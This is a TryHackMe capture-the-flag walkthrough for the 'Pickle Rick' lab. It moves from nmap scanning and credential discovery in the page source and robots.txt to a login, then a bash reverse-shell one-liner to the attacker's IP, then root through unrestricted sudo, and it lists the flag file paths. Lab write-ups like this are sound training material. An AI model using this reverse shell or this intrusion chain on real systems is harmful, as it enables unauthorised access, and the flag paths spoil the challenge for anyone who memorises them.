TryHackMe, Machine, Pickle Rick v2

Hey hackers! 👋
Today we’re diving into the Pickle Rick machine on TryHackMe. It’s a classic 🟩 Easy challenge, perfect for practicing web enumeration and basic privilege escalation.
🚀 Before Starting
Add the machine to the /etc/hosts file, check connectivity with ping, and create the working folders
echo '10.10.34.26\tpicklerick.thm' | sudo tee -a /etc/hosts
ping -c 1 picklerick.thm
mkdir -p ~/thm/picklerick/{exploits,fuzz,http,nmap}
cd ~/thm/picklerick/
🔎 Reconnaissance

Scan with nmap
Check all ports that are open, detect the service and its version with nmap and generate all.html to see information.
nmap -sTCV -p- -Pn -A -T4 --min-rate=1000 -vvv -oA ~/thm/picklerick/nmap/all picklerick.thm
xsltproc ~/thm/picklerick/nmap/all.xml > ~/thm/picklerick/nmap/all.html
🌐 Check website

Open firefox to inspect website
firefox http://picklerick.thm &
🕵️♂️ You can find a username in the source code.
A text string is also found when checking the robots.txt file, which could be the user’s password.
curl http://picklerick.thm/robots.txt
xxxxxxxxxxxxxxxxx
🚪 Initial Access (Foothold)

It’s clear there must be some kind of login panel or similar. We try the typical login.php, access.php, etc.
I found login.php, we try with the 🔑 credentials we detected during reconnaissance and Boom… we’re in!

Getting a reverse shell



I was trying several payloads, finally I used the Revshells resource to generate a bash payload.
bash -c 'bash -i >& /dev/tcp/10.8.95.209/1337 0>&1'
🧗♂️ Privilege Escalation
When viewing the output of sudo -l we can see that any command can be run as sudo.
www-data@ip-10-10-34-26:/var/www/html$ sudo -l
Matching Defaults entries for www-data on ip-10-10-34-26:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-34-26:
    (ALL) NOPASSWD: ALL
Now that we are root we can display the contents of the three flags at:
- 🥒 1st flag >
cat /var/www/html/Sup3rS3cretPickl3Ingred.txt - 🥒 2nd flag >
cat /home/rick/'second ingredients' - 🥒 3rd flag >
sudo cat /root/3rd.txt